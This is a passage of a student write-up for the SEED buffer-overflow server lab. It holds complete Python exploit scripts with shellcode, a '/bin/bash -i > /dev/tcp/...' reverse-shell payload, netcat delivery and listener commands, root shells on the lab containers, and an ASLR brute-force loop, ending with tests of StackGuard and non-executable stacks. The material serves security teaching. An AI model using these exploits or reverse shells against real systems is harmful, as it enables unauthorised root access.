 "echo 'create a file virus'; /bin/touch /tmp/virus          *"
#"/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1           *"
```

Creating the badfile. We are simply sending the payload in a file named "badfile," which is generated by `exploit2.py` from the modified shell code.

```
[11/12/24]seed@VM:~/.../attack-code$ ./exploit2.py
[11/12/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
[11/12/24]seed@VM:~/.../attack-code$
```

Observation: As shown below, the virus file is seen which means that the attack was successful.

```
[11/12/24]seed@VM:~/.../buffer overflow$ docksh 2d
root@2d2c34599529:/bof# ls /tmp/
virus
root@2d2c34599529:/bof#
```

Reverse Shell:

Below are the modified changes in exploit2.py for running reverse shell attack

```
#"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd      *"
#"echo 'create a file virus'; /bin/touch /tmp/virus          *"
 "/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1           *"
```

The bad file was generated and the payload was sent:

```
[11/12/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
```

```
[11/12/24]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
```

The attack was successful as shown below:

```
[11/12/24]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 46852
bash: initialize_job_control: no job control in background: Bad file descriptor
root@2d2c34599529:/bof# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7: eth0@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.6/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
```

```
root@2d2c34599529:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 197  bytes 24473 (24.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 123  bytes 9016 (9.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@2d2c34599529:/bof#
```

6 Task 4: Level-3 Attack

Entered into server3:

```
[11/12/24]seed@VM:~/.../buffer overflow$ docksh 6d
root@6d5e0dd1cd86:/bof#
```

First, we use the `echo` command to send "hello" to server 3 in order to retrieve the `$rbp` and buffer addresses, which we will use in the `exploit3.py` program.

```
[11/12/24]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.7 9090
^C
[11/12/24]seed@VM:~/.../attack-code$
```

The addresses in this scenario are 64-bit, as shown below. Consequently, Level 3 and Level 4 attacks are performed on 64-bit servers.

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe010
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffdf40
server-3-10.9.0.7 | ==== Returned Properly ====
```

I modified the shellcode in `shellcode_64.py` to grant root access on server 3, as demonstrated in the previous examples. To locate the payload, we also update the return address and offset in `exploit3.py` as shown below. To find the payload address, we begin at 0 and add the shellcode length. The return address is used as the buffer address, and the offset is calculated by subtracting the `$rbp` address from the buffer address. Since it's a 64-bit address, we multiply the result by 8.

exploit3.py code:

```python
#!/usr/bin/python3
import sys

shellcode = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
  #"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *"
  #"echo ' delete the virus file'; /bin/rm /tmp/virus         *"
   "/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1           *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# $rbp=0x00007fffffffe010 &buffer=0x00007fffffffdf40
# $rbp - &buffer = 208
# Put the shellcode somewhere in the payload
start = 0               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffdf40     # Change this number
offset = 208 + 8               # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Execute the following command after making modifications, and the result received is as follows:

```
[11/12/24]seed@VM:~/.../attack-code$ ./exploit3.py
```

Ran this in a different window:

```
[11/12/24]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
```

```
[11/12/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.7 9090
```

The attack was successful as shown below:

```
[11/12/24]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 48068
bash: initialize_job_control: no job control in background: Bad file descriptor
root@6d5e0dd1cd86:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.7  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:07  txqueuelen 0  (Ethernet)
        RX packets 215  bytes 27477 (27.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 173  bytes 11803 (11.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@6d5e0dd1cd86:/bof#
```

7 Task 5: Level-4 Attack

Entered into server4:

```
[11/12/24]seed@VM:~/.../buffer overflow$ docksh 6d
root@6d5e0dd1cd86:/bof# exit
exit
[11/12/24]seed@VM:~/.../buffer overflow$ docksh 5f
root@5f4af5c8d16d:/bof#
```

First, we use the `echo` command to send "hello" to server 3 in order to retrieve the `$rbp` and buffer addresses, which we will use in the `exploit4.py` program.

```
[11/12/24]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.8 9090
^C
[11/12/24]seed@VM:~/.../attack-code$
```

```
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 6
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007fffffffe390
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007fffffffe330
server-4-10.9.0.8 | ==== Returned Properly ====
```

To make changes in the exploit4.py:

$rbp - &buffer value:

```
>>> 0x00007fffffffe390 - 0x00007fffffffe330
96
```

The starting position is 517 -len(shellcode), and the return address is set to the $rbp address plus 1400. This is because the address is 64-bit, and I need a sufficient gap between the $rbp address and the return address. The offset is calculated by finding the difference between the $rbp address and the buffer address, with an additional 8 added due to the 64-bit address size.

exploit4.py code:

```
shellcode = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd    *"
   #"echo ' delete the virus file'; /bin/rm /tmp/virus        *"
   "/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1          *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# $rbp=0x00007fffffffe390 &buffer=0x00007fffffffe330
# $rbp - &buffer = 96
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffe330 + 1400      # Change this number
offset = 96 + 8                  # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

We then compiled and executed `exploit4.py` to generate our payload as a file, and successfully gained root access on server 4, as demonstrated in the screenshots below.

```
[11/12/24]seed@VM:~/.../attack-code$ ./exploit4.py
[11/12/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.8 9090
```

The attack was successful as it received connection as shown below:

```
[11/12/24]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 48068
bash: initialize_job_control: no job control in background: Bad file descriptor
root@5f4af5c8d16d:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.7  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:07  txqueuelen 0  (Ethernet)
        RX packets 215  bytes 27477 (27.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 173  bytes 11803 (11.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@5f4af5c8d16d:/bof#
```

8 Task 6: Experimenting with the Address Randomization

Using the commands provided in the screenshot below, we reactivated address space layout randomization (ASLR).

```
[11/13/24]seed@VM:~/.../buffer overflow$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[11/13/24]seed@VM:~/.../buffer overflow$
```

```
[11/13/24]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.5 9090
^C
[11/13/24]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.5 9090
^C
[11/13/24]seed@VM:~/.../attack-code$
```

We can see the results of the above command by repeatedly echoing "hello" on a 32-bit server 1, as demonstrated in the screenshot below.

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffe78f38
server-1-10.9.0.5 | Buffer's address inside bof():     0xffe78ec8
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xff9a4ab8
server-1-10.9.0.5 | Buffer's address inside bof():     0xff9a4a48
server-1-10.9.0.5 | ==== Returned Properly ====
```

We observe that the `$ebp` address and buffer addresses vary with each "hello" echo, which is a result of Address Space Layout Randomization (ASLR).

Similarly for 64-bit:

```
[11/13/24]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.7 9090
^C
[11/13/24]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.7 9090
^C
[11/13/24]seed@VM:~/.../attack-code$
```

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007ffcf3152a30
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007ffcf3152960
server-3-10.9.0.7 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fff2f3d2320
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fff2f3d2250
server-3-10.9.0.7 | ==== Returned Properly ====
```

brute-force.sh:

```
#!/bin/bash

SECONDS=0
value=0

while true; do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  cat badfile | nc 10.9.0.5 9090
done
```

Since ASLR has been re-enabled, we need to use a brute-force approach to exploit the buffer overflow vulnerability. On the 32-bit server, we first create and run the `exploit.py` script to generate our payload. Then, we listen on a separate terminal to gain root access to server 1. To break into the system, we use the provided `brute_force.sh` script.

```
[11/13/24]seed@VM:~/.../buffer overflow$ nc -nv -l 9090
Listening on 0.0.0.0 9090
```

```
[11/13/24]seed@VM:~/.../attack-code$ ls
badfile  brute-force.sh  exploit1.py  exploit2.py  exploit3.py  exploit4.py  exploit.py
[11/13/24]seed@VM:~/.../attack-code$ ./exploit1.py
[11/13/24]seed@VM:~/.../attack-code$ ./brute-force.sh
```

Results: the attack was successful after running it for 4 minutes as shown below

```
The program has been running 34002 times so far.
4 minutes and 40 seconds elapsed.
The program has been running 34003 times so far.
4 minutes and 40 seconds elapsed.
The program has been running 34004 times so far.
4 minutes and 40 seconds elapsed.
The program has been running 34005 times so far.
4 minutes and 40 seconds elapsed.
The program has been running 34006 times so far.
4 minutes and 40 seconds elapsed.
The program has been running 34007 times so far.
4 minutes and 40 seconds elapsed.
The program has been running 34008 times so far.
4 minutes and 40 seconds elapsed.
The program has been running 34009 times so far.
4 minutes and 40 seconds elapsed.
The program has been running 34010 times so far.
4 minutes and 40 seconds elapsed.
The program has been running 34011 times so far.
4 minutes and 40 seconds elapsed.
The program has been running 34012 times so far.
4 minutes and 40 seconds elapsed.
The program has been running 34013 times so far.
4 minutes and 40 seconds elapsed.
The program has been running 34014 times so far.
4 minutes and 40 seconds elapsed.
The program has been running 34015 times so far.
4 minutes and 40 seconds elapsed.
The program has been running 34016 times so far.
```

```
[11/13/24]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 47392
root@c55c840acd77:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 158191  bytes 30878307 (30.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 155720  bytes 10588717 (10.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@c55c840acd77:/bof#
```

9 Tasks7: Experimenting with Other Countermeasures

9.1 Task 7.a: Turn on the StackGuard Protection

I navigate to the server-code folder, remove the `-fno-stack-protector` flag, compile `stack.c`, and use `badfile` as input. I also modified the Makefile and then compiled it.

```
FLAGS    = -z execstack
FLAGS_32 = -static -m32
TARGET   = server stack-L1 stack-L2 stack-L3 stack-L4

L1 = 180
L2 = 160
L3 = 200
L4 = 60

all: $(TARGET)

server: server.c
	gcc -o server server.c

stack-L1: stack.c
	gcc -DBUF_SIZE=$(L1) -DSHOW_FP $(FLAGS) $(FLAGS_32) -o $@ stack.c

stack-L2: stack.c
	gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c

stack-L3: stack.c
	gcc -DBUF_SIZE=$(L3) -DSHOW_FP $(FLAGS) -o $@ stack.c

stack-L4: stack.c
	gcc -DBUF_SIZE=$(L4) -DSHOW_FP $(FLAGS) -o $@ stack.c

clean:
	rm -f badfile $(TARGET)

install:
	cp server ../bof-containers
	cp stack-* ../bof-containers
```

```
[11/13/24]seed@VM:~/.../attack-code$ cd ..
[11/13/24]seed@VM:~/.../buffer overflow$ cd server-code
[11/13/24]seed@VM:~/.../server-code$ make stack-L1
make: 'stack-L1' is up to date.
[11/13/24]seed@VM:~/.../server-code$ ./stack-L1 < ../attack-code/badfile
Input size: 517
Frame Pointer (ebp) inside bof():  0xffb71098
Buffer's address inside bof():     0xffb71028
Segmentation fault
[11/13/24]seed@VM:~/.../server-code$
```

Observation: After running the command `./stack-L1 < badfile` with StackGuard enabled, a segmentation fault occurred. This is likely due to the buffer overflow attempt triggering StackGuard's protection mechanism. When the overflow modified the canary value placed between the buffer and the return address, StackGuard detected the tampering. As a result, the program was terminated to prevent the exploit from succeeding. The segmentation fault occurred because the altered stack caused the program to attempt invalid memory access, which violated memory protection rules. This confirms that StackGuard successfully detected and blocked the overflow attempt, but resulted in a crash due to the invalid memory access.

9.2 Task 7.b: Turn on the Non-executable Stack Protection

In Ubuntu OS, program and shared library binary images must specify in their program header whether they require executable stacks. This information is used by the kernel or dynamic linker to decide if the program's stack should be executable. By default, GCC marks the stack as non-executable. However, by using the `-z noexecstack` option during compilation, we can explicitly set the stack to be non-executable. In previous tasks, we made the stack executable by using the `-z execstack` option.

exploit3.py   exploit4.py   brute-force.sh   call_shellcode.c   Makefile

```

all:
	gcc -m32 -z noexecstack -o a32.out call_shellcode.c
	gcc -z noexecstack -o a64.out call_shellcode.c

clean:
	rm -f a32.out a64.out codefile_32 codefile_64

```

compiled call_shellcode.c into a32.out and a64.out, without the "-z execstack"

```
[11/13/24]seed@VM:~/.../server-code$ cd ..
[11/13/24]seed@VM:~/.../buffer overflow$ cd shellcode
[11/13/24]seed@VM:~/.../shellcode$ make
gcc -m32 -z noexecstack -o a32.out call_shellcode.c
gcc -z noexecstack -o a64.out call_shellcode.c
[11/13/24]seed@VM:~/.../shellcode$ a32.out
Segmentation fault
[11/13/24]seed@VM:~/.../shellcode$ a64.out
Segmentation fault
[11/13/24]seed@VM:~/.../shellcode$
```

observation:
Both `a32.out` and `a64.out` will result in a segmentation fault. This is because the shellcode that is placed on the stack is attempted to be executed, but the stack is marked as non-executable due to the absence of the `-z execstack` option during compilation.

conclusion: without the `-z execstack` option, the stack is non-executable, which is why you see a segmentation fault when trying to execute shellcode from it.

References: Lab06: SEED 2.0 Buffer-Overflow Attack Lab I (Server Version) ,
Lab07 SEED 2.0 Buffer-Overflow Attack Lab (Server Version) Part II , SEED Project